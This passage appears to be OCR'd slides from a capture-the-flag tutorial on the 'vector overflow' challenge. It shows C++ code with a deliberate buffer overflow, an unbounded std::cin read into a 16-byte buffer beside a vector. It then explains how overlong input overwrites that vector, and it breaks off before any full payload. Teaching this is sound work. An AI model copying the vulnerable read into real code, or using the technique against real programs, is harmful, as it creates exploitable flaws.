std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```


The challenge name *vector overflow* strongly hints at a **buffer overflow** vulnerability.


But what is a **buffer overflow**?



```
int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```

vector overflow – vulnerability






```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

A buffer overflow occurs when too much data is read/copied into a variable

In **memory**, the variables ***buf*** and ***v*** *are next to each other.*

vector overflow - vulnerability




```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```


A buffer overflow occurs when too much data is read/copied into a variable

In **memory**, the variables ***buf*** and ***v*** *are next to each other.*

buf can hold **16** characters



vector overflow – vulnerability



```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

A buffer overflow occurs when too much data is read/copied into a variable

In **memory**, the variables ***buf*** and ***v*** *are next to each other.*


buf can hold **16** characters

if we input “Emu_Exploit”, ***buf*** would look like this:

buf

E	m	u	_	E	x	p	l	o	i	t					

vector overflow – vulnerability



```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

A buffer overflow occurs when too much data is read/copied into a variable

In **memory**, the variables ***buf*** and ***v*** *are next to each other.*

buf can hold **16** characters


if we input “Emu_Exploit”, ***buf*** would look like this:

buf

E	m	u	_	E	x	p	l	o	i	t					


But what if we enter too many characters?

vector overflow – vulnerability




```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

What is after ***buf*** in memory? It's ***v*** !




vector overflow – vulnerability



```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```

What is after ***buf*** in memory? It's ***v*** !



buf


v

a a a a a a a a a a a a a a a a a a a a a

a a a a a a a a a a ...

So if we enter too many characters, our input will **overflow** the buffer ***buf*** into ***v***


vector overflow – vulnerability



```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```


Can we even input that many characters?

